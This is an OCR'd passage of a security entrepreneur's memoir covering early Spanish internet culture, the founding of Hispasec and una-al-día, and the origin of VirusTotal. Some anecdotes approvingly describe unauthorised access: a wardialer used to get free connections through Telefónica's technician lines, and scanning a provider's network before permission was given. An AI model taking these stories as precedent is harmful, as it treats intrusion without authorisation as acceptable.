
Serendipity on IRC

The internet didn't arrive in Spain until the 1990s, and it didn't start gaining popularity until 1995, thanks to *InfoVía* - the same year Microsoft launched Windows 95. *InfoVía*, a service from the Spanish telecommunications company Telefónica, acted as a bridge between users and internet providers, simplifying access and reducing connection costs. Suddenly, a legion of young people, hungry for information and eager to experiment, dove into the web.


Up until then, my knowledge of the internet was quite limited, although I'd read a little about modems, networks, and hacking. The thing that really sparked my interest was the movie *WarGames*, a classic from the 80s that follows the misadventures of a teenage hacker obsessed with video games who almost triggers a world war. To top it all off, the protagonist also wins at love. He was my hero.

The day I saw the movie as a teenager, I discovered how computers connected to each other through modems, and I learned about some hacking techniques, such as wardialing, blueboxing, and social engineering. Interestingly, at that time, hacking and computer viruses

seemed like two completely separate worlds to me. I didn't see the connection between them until years later.



WarGames (1983)




My first book on hacking (1986)

It wasn't until 1994, when I was 20, that I was able to experiment with networks beyond what I'd seen in movies or read in books. I started working at the Axarquía Health District, which was the

center that coordinated all the health clinics and *consultorios* (small doctor's offices) in the region. I wasn't actively looking for a job, but my father found out they had a vacancy for an IT administrator and encouraged me to apply. It was the first and last time in my life I wrote a resume and went to job interviews.

The Health District had only a handful of computers, maybe ten at most, which were used for various administrative tasks. There was no local network, just an X.25 communication line that was used for sending payroll data to the provincial office. In no time, I doubled the number of computers, set up a local network, and got hold of a 9,600 bps (bits per second) modem to experiment with from the PC in my office.

Thanks to *InfoVía*, the cost of connecting to the internet had dropped to 139 pesetas per hour, which was equivalent to a local phone call. However, I wasn't authorized to connect to the internet for work purposes, and I didn't want the organization to pay for it. So, inspired by the movie *WarGames*, I programmed a wardialer.



InfoVía brought the democratization of internet access from anywhere in Spain (1995)

A wardialer is a utility that dials consecutive phone numbers within a range, checking if a modem on the other end responds and establishes a connection. There was a rumor that Telefónica maintained lines with the 900 prefix (which were free calls) for their technicians to connect to *InfoVía*. It turned out to be true.

Once I figured out how to get access, I could finally start exploring the world of hacking and the internet. At the time, there was very little documentation on computer security, and the main sources of knowledge were underground forums and chat channels, where people socialized and shared information.

In 1996, IRC-Hispano was created, a network where many providers in Spain interconnected their Internet Relay Chat (IRC) servers, creating the country's most important online community. There, you could find several chat channels dedicated to computer security, with #hack being one of the most prominent.

I often spent my afternoons at the Health District office after work, chatting and learning on IRC. One day, near the end of the month, I found myself at the office with a coworker from the payroll department who was working overtime. She showed interest in learning more about the internet and IRC.

After explaining a few things and seeing her enthusiasm, I decided to help her get internet access in the afternoons. I set up a proxy on my PC and installed a chat app on her computer. This allowed her to explore IRC through the local network while I was connected as well. She became a regular after-work user. We spent hours chatting, albeit in different channels and with very different interests.

In the mornings, over breakfast, I usually paid little attention to her stories about conversations in adult-themed channels. However, one day, something she mentioned caught my full attention. She had recently befriended someone named Antonio in an IRC channel but had mistakenly opened a risqué private chat with another Antonio

the previous evening. This second Antonio turned out to be an IT professional who worked for *PC Actual* magazine. Blessed serendipity.

At the time, *PC Actual* was the leading technology magazine in Spain. I was an avid reader, always buying it from the newsstand and devouring its content as soon as I got my hands on a copy. I wasn't about to miss the opportunity to connect with someone who worked there, so I convinced my coworker to introduce me to Antonio Ropero.

Ropero was part of the *PC Actual* lab, where they tested all kinds of hardware and software for their technical reviews. Among his interests were antivirus programs, which he occasionally had to evaluate. We quickly hit it off and spent many afternoons chatting. Within a few weeks, after seeing my knowledge of hacking and computer viruses, he asked if I would be interested in writing an article for the magazine. Nothing could have thrilled me more.

Back then, IRC-Hispano was like the Wild West of the internet. Connected users' IP addresses were visible, and one of the hacking community's activities was participating in "IRC wars," where the goal was to disconnect other users from the chat service using techniques like nick collisions, flooding, or the infamous *Ping of Death*, among others. The *Ping of Death* involved sending a specially crafted data packet to an IP address, which caused the system to disconnect. I wrote an article on this topic, since it was a significant threat to IRC users at the time.

The draft I submitted was technically good, but the writing style left a lot to be desired. Ropero edited it and gave me tips on length, punctuation, and other things from the magazine's style guide. Not only had he given me the chance to write for the magazine, but he also ensured it passed the quality check by the editor-in-chief. Thanks to Ropero's generosity, I became a regular contributor to *PC Actual*, writing about hacking and computer viruses.

My first cover story for *PC Actual* was that year's antivirus product comparison, which Ropero had asked me to co-write. I handled the design and execution of the technical tests and created the comparison tables, while Ropero took care of writing the product descriptions. It was a huge success, and from then on, I was responsible for the magazine's annual antivirus comparisons.

After two years of contributing occasionally to *PC Actual*, Ropero and I proposed to the editor-in-chief that we create a fixed monthly section in the magazine to write about hacking and viruses. Our proposal was rejected. The reason she gave us was: "There's not enough material about hacking and viruses for you to write something interesting every month."

Determined to prove her wrong, the next day I sent an email titled *una-al-día* (*one-a-day*) to the entire *PC Actual* team, including the editor-in-chief, with an article I'd written on computer security. The following day, I repeated the process with another article. When Ropero asked me what this was all about, I explained that I was willing to write an article every day until we changed the editor-in-chief's mind.

The next day, when I went to write my third article, I saw that Ropero had beaten me to it with his own *una-al-día*. He had joined the cause. This strategy eventually worked, and we secured a fixed section in *PC Actual* on hacking and viruses called *Underground*.

However, far from stopping the *una-al-día* emails once we had achieved our goal, Ropero and I continued to write the daily news update. Within a few weeks, it wasn't just the editorial team at *PC Actual* receiving it. Sometimes the updates were forwarded to others, who in turn would ask to be added to the distribution list so they could receive the daily email. It was going viral.

And so, *una-al-día*, the first daily newsletter on computer security in Spanish, was born.

Declaración de principios

Underground es una sección concebida para acercar al lector a lo que se conoce como el «lado oscuro de la Red». Sus autores, con absoluta independencia, no sólo tratan de reflejar un punto de vista alternativo al convencional sobre el mundo de la seguridad y sus habitantes (hackers, crackers, *freakers*...) sino que aclaran conceptos, descubren problemas (léase *bugs*) y aportan soluciones. PC ACTUAL respeta íntegramente sus comentarios e informaciones, siempre alejados de la apología del «ciberterrorismo», por la luz que aportan al desconocimiento general sobre este tema. Si tenéis cualquier sugerencia, podéis enviar un correo electrónico a: ***aropero@bpe.es*** y ***bernardo@bpe.es***.

Launch of the Underground section in PC Actual (1998)

What I Learned...

Serendipity and luck are closely related concepts, but they're distinct, and understanding the difference is crucial to taking advantage of both. Unlike luck, which is beyond our control, serendipity depends on our ability to recognize and seize an opportunity that arises accidentally or unexpectedly.

Receiving certain cards in a poker hand is luck. Winning the game depends on how you play those cards. My coworker confusing one Antonio for another on IRC and meeting Ropero, that was pure chance. But everything that came afterward was intentional and deliberate.

It's essential not to be passive when it comes to luck. This means taking action and working towards our goals rather than waiting for things to happen on their own. Being proactive means constantly seeking opportunities and making the most of them when they appear.

Entrepreneurial spirit and startups are perfect examples of how unexpected opportunities can be used to create something valuable. Entrepreneurs are constantly innovating, and startups pivot to adapt to market needs and find their business model.

Serendipity is about being prepared to take advantage of the opportunities life throws at you and having the courage to take the risk of pursuing them. It's like a gift that appears when you least expect it, but it's your determination and perseverance that allow you to unwrap it.

Chapter 7


The Birth of Hispasec

On October 28, 1998, I wrote the first *una-al-día*, and by the seventh day, on November 3 of that same year, I registered the domain hispasec.com.

Ropero and I had only been writing the daily article for a week, but that was enough time for me to envision the opportunity to create something bigger, something that would go beyond just securing a section in the magazine. I thought it made sense to continue with *una-al-día* and make it available for free on the internet to anyone interested in computer security. Not only did I think it, but we also got straight to work.

The name HispaSec wasn't particularly clever, to be honest. Following the example of big names like Microsoft, I played with two words: Hispano and Security. In fact, there was already a well-known group of Spanish hackers called "*!Hispahack*". I wasn't original at all.

The logo came from playing around with the letters H and S. I overlaid them, rotated them, erased a few lines, added a circle in the middle, and voila!



Concept and original sketch of the HispaSec logo (1998)


Finally, I chose the color blue because I thought it conveyed trust, credibility, professionalism, and seriousness. The shading on the logo hasn't aged well—it was a 90s thing, that was pretty popular back then.

First HispaSec logo (1998)

The first version of the website was set up on a Windows NT 4.0 server with *Internet Information Server* (*IIS*), a choice made by Ropero, who preferred working with *Active Server Pages* (*ASP*) for dynamic webpages. The backend was simple: a database for subscribers and news. Four years later, we finally migrated over to Linux. Having a Windows system exposed directly to the internet without any additional firewall was quite an act of bravery, but continuing to take those kinds of risks didn't seem smart, so we decided the sensible thing to do was to switch to Linux.

The system ran on a custom-built PC that I assembled using old parts I'd salvaged from upgrades and repairs at the Axarquía Health District. It had 16 MB of RAM, a 6 GB hard drive, and a Cyrix 486 DX2 processor that was clocked at 80 MHz. It was cheaper than an Intel processor from the same era, but it had one major drawback: its cache was disabled on Windows NT, which made it extremely slow. It took me weeks to figure this out, and in the end I had to replace it with an AMD K6-2 processor.

The final step was hosting the server with an internet provider. Fortunately, I had a connection, albeit not without its share of anecdotes, with the two main hosting companies in Málaga: Activanet and Hipernet.



Computer that hosted the first version of hispasec.com

The story with Activanet had started a few months prior. Using the excuse of hosting a website for an acquaintance who had a business, I contacted Activanet's sales representative and arranged to visit their

office. They were located in the BIC Euronova building, a business incubator in the Andalusian Technology Park.

When I arrived that afternoon, I found a large room with several desks and a single cable hanging from a corner down to a rack. "That's the internet cable. Were you expecting something else?" the sales rep said, he must have seen the disappointment on my face. *In my imagination, an internet service provider was supposed to look a bit more sophisticated.*

During our conversation about hosting prices, the sales rep asked if I'd already built the website that I wanted to host. I told him I had.

— Do you know much about the internet? — he asked.

— Well, besides creating websites, I also know a thing or two about security.

— Oh, so you're a hacker? Could you hack us then?

— I could try.

— Alright, why don't you give it a shot and let us know how it goes? — he said, laughing.

— I'd need some sort of document giving me permission. I don't want to get into any trouble.

— Sure, we'll draft something quickly. How much time do you need for the tests?

— A day should be enough.

The sales rep handed me a document authorizing me to try and hack their systems, and asked me to call him once I was done. I drove back to Vélez in my old second-hand car, listening to music. I didn't feel any pressure about the challenge; *I had already discovered the day before that their systems were like Swiss cheese.*

In the early days of the internet, security awareness was minimal, and systems connected to the network were highly vulnerable. In the case of Windows 95, one of its many security issues was the default configuration of *NetBIOS* over *TCP/IP*. *NetBIOS/SMB* was a network protocol that was used to share resources like file folders or printers on a local network, but when it was placed over *TCP/IP*, it also allowed attackers from the internet to access those shared resources. Furthermore, back then, *NAT* (*Network Address Translation*) wasn't commonly used, so computers were often connected directly to the internet with a public IP address, which created a very dangerous combination for security. Anyone on the internet could interact directly with your computer.

After scanning Activanet's IP range, I found at least two Windows 95 systems with their TCP/139 *NetBIOS* port open. In just a few minutes, I connected to C$, a hidden administrative share that allowed full access to the C drive (the computer's hard drive). I could do this without needing a password, thanks to a vulnerability in *SMB* —yet another gift from Windows 95.

The next afternoon, I called the sales rep:

— Hi, it's Bernardo. I've finished the security tests.

— Oh, hi, Bernardo! Did you manage to find anything?

— Yes, I was able to access your computer.

— Really? No way. Show me proof.

— Your desktop wallpaper is a picture of a little girl.

— Nice try. You probably saw that the other day. What else did you find?

— There's another Windows computer where I've found a program with all your client data and billing information.

— Uh... hold on a moment... — After about 20 seconds. — Can you come to the office right now?

When I arrived at Activanet's office, the sales rep was already waiting for me. He also introduced me to what appeared to be the owners, a systems administrator, and a woman who was in charge of operations. They asked if I'd be interested in working for them. I told them I already worked at the Health District in the mornings but could work remotely.

I only stayed at Activanet for a few weeks. I thought they would leverage my skills to explore new business opportunities with security services. Instead, they assigned me to work under the sales rep and wouldn't let me near the system administration. *They didn't trust me.*

After that experience, I decided to try my luck with Hipernet, another internet provider in Málaga. I arranged a meeting directly with its founder, Alejandro Castillejo, and, armed with my *PC Actual* articles, I explained that I was interested in working on security. He welcomed me enthusiastically, and we quickly reached an agreement. He then took me to meet the system administrator that I would be working with.

The system administrator had his desk in a room with two air conditioning units and several shelves that were filled with computers. He was literally working inside what was meant to be the server room. My desk would also be set up there.

At Hipernet, I was required to work on-site in the afternoons because my first task was to install Windows with *Internet Information Server* (*IIS*) and *ColdFusion*, a platform that made it easier to program dynamic webpages with database access. This platform would host an online real estate project that they were developing. In addition, I was also allowed to start looking into Hipernet's security.

On the first afternoon, the system administrator showed me which computer would be mine. It already had the system installed and

ready to go. I downloaded a few applications to start scanning the network, set up mIRC for chatting, configured my email, and that was about it. Soon, however, I got to work installing the ColdFusion systems on one of the servers assigned to me.

After several afternoons, once I'd finished setting up the real estate project, I began to examine Hipernet's security. I left a network scanner running in the background to enumerate IPs and services, while logging into the #hack channel on IRC-Hispano for a chat.

Someone who was a regular in the channel noticed that my IP address was in Hipernet's range and opened a private chat to ask me about it. I explained that I was working there in the afternoons, and they asked me to pass along their regards to the system administrator since they knew him. My response was, "You can greet him yourself, because he's spying on my screen from his computer and reading our conversation."

When I turned towards his desk, I saw his face flush bright red with embarrassment. He was on the phone at the time, and when he saw me stand up, he avoided making eye contact. I went straight to Alejandro, the founder, and told him I was leaving the position due to a scheduling conflict. I also asked if, instead of paying me for the work I'd done, he would allow me to leave a server I had built, hosting a security news website that would barely use any bandwidth. He agreed.

As I was leaving Alejandro's office, the system administrator was waiting for me outside. He apologized with a ridiculous excuse, saying there was a hidden tool on the computer he'd given me, because he used it to burn CDs before I arrived and needed to monitor it remotely to see when the process was complete.

I never told the system administrator how I figured out that he was spying on me, or how I discovered the hidden remote-control tool, even though he was monitoring everything I did on the computer that

he'd assigned to me. The truth is, I knew from the start without even needing to check the security of the computer that he'd given me.

Although I couldn't see his monitor screen from my desk, I could see the light from his screen reflecting on his face. My desk was black, and the mIRC window was white. When I minimized and reopened the mIRC window several times, I could see the flickering light changes that were reflecting on his face. It was a detection method as analog and primitive as it was effective.

After that incident, on the afternoon of December 28, 1998—exactly two months after writing the first *una-al-día*—I brought the computer that I'd built to Hipernet. I placed it in an empty spot on the shelves alongside other servers and connected the network cable. That was the birth of www.hispasec.com.

www.hispasec.com (1999)

Despite launching on Spain's equivalent of April Fools' Day (*Día de los Santos Inocentes*), this was no joke. The website published the *una-al-día* updates and included a subscription form with just one field: the email address where you wanted to receive the daily news.

The goal was simple: to inform, raise awareness, and educate about computer security. We didn't have a business model or any intention of starting a company.

My experiences with Activanet and Hipernet made me realize that offensive security was perceived more as a threat than an opportunity. This lesson served me in two ways. First, I gave up looking for companies interested in innovating in offensive security since there weren't any that had that kind of vision. Second, I established an editorial line for Hispasec that was technical, and would occasionally explain offensive techniques, but always focused on defense, to avoid any misunderstandings about our mission.

Over time, *una-al-día* would go viral, and Hispasec would evolve from being a hobby into a profitable business. Knowledge of offensive security, or hacking, which was once seen as a risk to companies, would transform into a valuable asset for innovating new protection services and products.

What I Learned...

Established companies often have a culture of conformity, which becomes a handicap when it comes to seeking, identifying, and adopting innovative ideas. Their structures are more rigid and hierarchical, with incentives that discourage risk-taking.

These companies cling to their existing business models, focusing on the short term and maximizing profits through small incremental improvements rather than investing in and risking new paradigms that could become long-term trends.

As entrepreneurs, we shouldn't feel intimidated by established companies, not even by large corporations. Despite having more resources and dominant market positions, their bureaucracy and processes become significant obstacles for both decision-making and execution. Moreover, as they grow, they tend to have more to lose than to gain when it comes to risks and innovation.

The fact that Apple or Google were born in a garage while competing against tech giants like Hewlett-Packard or IBM isn't just an anecdote.

Remember, if you have a new business idea, starting from scratch is often the best way to bring it to life. Despite their limitations and challenges, startups are ideal for innovation thanks to their greater agility, ability to take risks, lower bureaucratic burden, and greater freedom to experiment.

Chapter 8

VirusTotal: The Origin of the Idea

Hispasec quickly became a reference point in the field of computer security. Even though it wasn't yet a formal company, it had already amassed thousands of subscribers who promptly received *una-al-día* in their email inboxes. Its success was immediate. Just a month after launch, in February 1999, we were interviewed by Ciberpaís, the technology supplement of El País, Spain's most widely read newspaper.

The most curious thing about this article is that the journalist, Mercè Molist, asked me if I had any other projects in mind, and my response was transcribed in the final paragraph:

> "Another project is the creation of what Quintero describes as "the most powerful detector in the world": combining the best antivirus programs on our server so that a user, through the internet, can upload a file they believe to be infected and receive the result online, powered by all the antivirus programs."

El sitio español HispaSec se dedica a dar servicios sobre problemas de **seguridad** informática

Mercè Molist

Justo cuando moría 1998, se abría en la Red el primer servicio de información en español sobre seguridad informática: HispaSec. Desde entonces y sin funcionar aún a pleno rendimiento, ha conseguido un notable éxito, que se explica por la solidez del proyecto, apadrinado por algunos de los más reputados expertos del país, como Jordi Murgó o Jesús Cea, y su originalidad, ya que no existía nada semejante en la Internet hispana.

La espina dorsal de HispaSec es *Una al día*, un servicio diario de envío, por correo electrónico y previa suscripción gratuita, de noticias sobre seguridad, desde virus y parches de programas hasta criptología o *hardware*. Desde octubre ha estado funcionando en prueba.

"*Una al día* nació de forma espontánea en una lista de distribución de técnicos de revistas especializadas en informática", explica Bernardo Quintero, artífice del invento junto a Antonio Ropero. "El desencadenante fue la queja por parte de uno de ellos por la escasez de noticias que generaba la seguridad informática. Ante este comentario, que no compartía, afirmé que sería capaz de enviarles todos los días una noticia sobre seguridad. Tras las primeras semanas, empezaron a llegarnos solicitudes de entrada de especialistas de seguridad informática y comenzamos a darnos cuenta de la repercusión que podía tener la iniciativa".

Página de HispaSec.

Las noticias diarias aparecen también y quedan archivadas en el sitio, ordenadas por temas y acompañadas de otros artículos más profundos sobre nuevos métodos criptológicos, análisis de virus, seguridad en redes, etc.

Además, está en pruebas un servidor de llaves PGP y se espera poner pronto en marcha nuevas secciones, entre las que destaca *H-BaSec* que quiere ser, según Ropero, "la más completa base de datos de vulnerabilidades y parches en español".

Otro proyecto es la creación del, según Quintero, "detector de antivirus más potente del mundo: unir a los mejores antivirus en nuestro servidor, de manera que un usuario, a través de Internet, pueda dejar un fichero que crea infectado y se le dé el resultado en línea, con la potencia de todos los antivirus".

HISPASEC: www.hispasec.com

Article about HispaSec. Ciberpaís - El País (*February 1999*)

I had just revealed the core idea behind VirusTotal—the foundation for what would become the largest collaborative platform for threat intelligence and malware analysis in the cybersecurity industry. An idea that, years later, would be worth millions and would eventually be acquired by Google.

And I did this even though I didn't have plans to start developing the project. Moreover, I shared it in the most widely read publication among IT professionals and tech entrepreneurs in the country. Fortunately for me, no one thought to copy the idea and bring it to life.

This idea wasn't some last-minute inspiration; in fact, it was something I'd been pondering long before the creation of *una-al-día* and Hispasec. The seed of this concept came from what I was learning while I was conducting antivirus product comparisons for *PC Actual*.

While the antivirus comparisons took many product features into account, the key metric was the effectiveness of malware detection. To create the comparison chart, I had to gather as many malware

samples as possible - mainly viruses and trojans - and test how many of them each antivirus product could detect.

The first challenge I faced was collecting malware samples – the more, the better, including the most recent ones. To do this, I used my personal malware collection, which I continually expanded with everything I could find online in underground forums. As for the antivirus products, they were provided directly by the software companies.

Once I had the malware collection and the antivirus products, all that was left to do was to install each one, test them, and run the required analyses. For detection tests alone, each product could take hours.

I learned that all antivirus products had a certain percentage of detection failures and that they complemented each other. In other words, what one product missed, others could detect, and vice versa. To achieve 100% detection of the samples in my collection, I would need to use multiple antivirus products.

From the test results, it was clear that collaboration among antivirus companies was quite limited, despite the existence of alliances to exchange malware samples. In fact, early access to the most recent samples of new viruses and trojans was seen as a competitive advantage. Companies were very cautious about sharing these samples unless they were already widespread and accessible to anyone.

It was then that I started refining the idea for a service that, in my mind, seemed perfect because it would be useful for everyone: users, antivirus companies, and myself.

For users, it would be a tool allowing them to scan suspicious files with multiple antivirus products, which would achieve a higher detection rate than a single antivirus installed on their computer.

For antivirus companies, it would be a service granting access to recent malware samples, helping them improve their detection rates and better protect their users.

For me, it would be a way to collect new malware samples submitted by users of the service and, in real time, gather detection metrics from various antivirus products.

During the development of the idea, I didn't think about monetization. An obvious option could have been charging users to scan files, but that would have created a barrier to collecting the highest possible number of malware samples. Why distort a seemingly perfect idea by trying to implement a business model that could slow down its adoption?

My motivation wasn't to make money, but to solve problems and do so on the largest scale possible. My mission was to improve global security.

Conducting antivirus comparisons for the magazine not only sparked the idea but also gave me the contacts needed to make it a reality later.

PC Actual was the most-read IT magazine in Spain, and we had turned its antivirus product comparisons into the most comprehensive and reputable evaluations, which often had an impact that extended beyond Spain's borders.

In addition to providing the most exhaustive tests, the magazine was particularly demanding when testing the products. For example, leveraging my knowledge of computer viruses, one test involved sending the products a custom virus—one they'd never seen—to measure their update speed for detection and removal. To do this, I created a fake identity, posed as a customer, and tracked response times and the effectiveness of each company's solutions. This type of test had never been conducted by any other publication.

Antivirus companies had a lot riding on *PC Actual*'s comparisons. Topping these rigorous tests meant valuable marketing and a boost in sales, incentivizing companies to try all sorts of tactics to influence the results.

For instance, I remember Secuware, who were the developers of Anyware, sending me a CD filled with malware samples to "help" with the first comparison. Of course, I didn't include it in my test collection for the tests, and the results weren't as favorable for them as they might have hoped.

On another occasion, Panda sent me a boxed product that appeared fully packaged, but I noticed something odd with the CD. Upon closer inspection, I realized that the CD wasn't screen-printed as usual; instead, it had a sticker that mimicked the original screen-printing. They had prepared a "special" version of their product for the occasion. I ended up buying an original Panda antivirus box from a store so I could conduct the tests.

The most striking example of a "special" version for comparisons came from McAfee. Their antivirus activated an extremely aggressive heuristic mode to boost detection rates whenever it found a certain number of infected files in a single scan, which indicated that the product was being subjected to a test. I had to modify my tests to perform scans in smaller batches to make sure that the results reflected the real effectiveness that users were experiencing.

This incisive testing approach earned me a certain reputation among the antivirus companies, for better or for worse. However, the important thing was that they knew me and contacted me directly. These relationships were instrumental in launching VirusTotal, though that wouldn't happen until 2004—five years after I'd shared the idea with the entire country.

What I Learned...

In the world of entrepreneurship and startups, execution is way more important than the idea itself. Don't be afraid to share your ideas with others. The most innovative and disruptive ideas are often rejected or underestimated at first. A great example of this is when I presented the idea for VirusTotal in the country's most widely read newspaper, and yet no one else acted on it.

We tend to place too much importance on the initial idea, when in reality, it holds little value if no effort is made to put it into practice. However, it's essential to strike a balance between daring to pursue unconventional ideas and having the insight to identify a business niche with potential for growth and scalability.

Don't get stuck in the daydreaming phase—it's crucial to take action and launch your project as soon as possible. Don't wait for a perfect plan; start executing and make adjustments as you go along. Remember, entrepreneurship is a dynamic process, and the best way to learn is by doing. In short, an idea without execution is worthless, and the success of a project largely depends on consistent and early execution.

Stop overthinking that idea—get started now!

Chapter 9

Organic Marketing

The idea for VirusTotal sat in a drawer for years, while Hispasec grew in both readership and media presence, thanks to *una-al-día*, which was the first daily cybersecurity news bulletin in Spanish. We'd appeared at just the right moment, as interest in cybersecurity topics was starting to surge, partly because of several incidents that occurred in 1999, which was a prelude to the fear surrounding the year 2000.

I remember 1999 as one of the years I slept the least. After several extensions because of my studies, I had to fulfil my social service as a conscientious objector, substituting for the mandatory military service in Spain. I was assigned to AsproVélez, a local center that housed people with intellectual disabilities.

I would wake up at 5:30 in the morning. Still in darkness, I'd begin my shift at the center. My first task was to go up to the dormitory floor to wake everyone up. I helped some of them get dressed, and then they'd line up so that I could comb their hair. After that ritual, we'd move to the dining area, where I helped distribute breakfast and assist those who couldn't eat by themselves.

At 8:30, I would leave to start my official job as an IT manager at the Axarquía Health District. I finished work at 3:00 PM, grabbed a quick lunch, and returned to the disability center at 5:30 PM. I'd get back home around 10:00 PM to have dinner and, barely able to stay on my feet, I'd grab a bottle of Coca-Cola and log onto IRC to chat with Ropero and discuss what news we would write for *una-al-día* that night. I rarely went to bed before 2:00 AM, only to have the alarm clock wake me up again before I could even realize it. On weekends, I took the chance to sleep in and recover.

This year became notorious for the rise of rapidly spreading internet worms. In January, we reported on Happy99, a program for Windows that celebrated the New Year by displaying a fireworks animation, while secretly spreading itself via email in the background.

Happy99, a mass-propagating worm (January 1999)

Just a couple of months later, in March, the Melissa case exploded, which I analyzed extensively in Hispasec's news updates. Melissa was a macro virus for Word documents that spread massively via email. The resulting traffic was so overwhelming that many email

servers crashed, and it forced companies like Intel and Microsoft to disconnect their networks from the internet.

In May, I broke an exclusive by discovering and analyzing the first virus for Corel Draw, which was a famous vector graphic design application.

Another virus that we closely monitored was CIH, which for a time was also known as the "Chernobyl virus" because its destructive payload was triggered on April 26, the anniversary of the Chernobyl nuclear disaster. It was later revealed that the date had no connection to the anniversary of the accident, but it coincided with the birthday of its creator, Chen Ing Hau, a student at Tatung University in Taipei (Taiwan), whose initials also gave the virus its name. CIH was considered the first virus to affect hardware, because it overwrote certain BIOS settings, which made the computer's motherboard useless.

But if there was one major topic in 1999, it was the Y2K bug, which referred to the issue that would arise as the new century began in applications that were only using two digits to represent the year. These computer systems had been programmed long ago, when saving memory and disk space was a significant concern, and without considering that the programs would still be used in the year 2000.

In practical terms, with the change from 1999 to 2000, programs that were affected by this bug would roll from "99" to "00", and this meant that they would interpret the year as 1900.

The Andalusian Health Service had set up a crisis team to handle any incidents and had appointed personnel to be on call for emergencies. Armed with a satellite phone that had been provided in case the telephone network went down, I was assigned to spend New Year's Eve and the transition into the year 2000 in my office at the Axarquía Health District.

Everything indicated that it would be a quiet night, as the Andalusian Health Service had spent over a year evaluating and updating systems in order to prevent the bug. Since I was going to stay up all night anyway, I seized the opportunity and announced a special operation from Hispasec, where we would report on global incidents related to Y2K every four hours.

EFECTO 2000: OPERATIVO HISPASEC Y2K

por Jose Escribano | 29 de diciembre de 1999

HispaSec desplegará un operativo especial desde el 31 de diciembre hasta el 7 de enero para cubrir el Efecto 2000. Acuerdos con las principales casas y entidades de seguridad a nivel internacional proporcionarán información desde distintos puntos del planeta.

El equipo de HispaSec forma parte activa en diferentes Gabinetes de Crisis y Planes de Contingencia según solicitud de organismos y entidades privadas. A este despliegue de servicios bajo demanda, HispaSec sumará un operativo especial para informar a nuestros lectores de cuanto suceda estos días, participando en una red de alerta e intercambio rápido de información a nivel internacional.

A través del sitio web de HispaSec (http://www.hispasec.com) se ofrecerá información en línea, con especial énfasis en las horas críticas durante los días 31/12/1999 y 01/01/2000. El número y cadencia de las comunicaciones dependerá de las incidencias, si bien se establece como m¡nimo la salida de un informe de situacicn cada 4 horas durante la primera fase.

News about the HispaSec Y2K Operation (December 1999)

Although there were some issues with payroll applications, accounting systems, air traffic control, and other systems — issues that we reported on during our special coverage — the majority of critical systems had been updated before the year 2000 arrived, which prevented more significant impacts. Fortunately, the effect was far less severe than originally feared, thanks in part to the awareness and preparatory work that was done to mitigate it.

As 2000 progressed, the CIH virus continued to make headlines, and Hispasec published a report that garnered national attention. It turned out that Disney had inadvertently included the virus in the

Spanish edition of an educational game, *The Kingdom of Mathematics with Aladdin*. Before making the discovery public, I confirmed the issue and contacted Infogrames, which was Disney Interactive's distributor in Spain. They acknowledged the problem and pulled the affected title from the market. However, they did not notify customers who had already purchased the infected game.

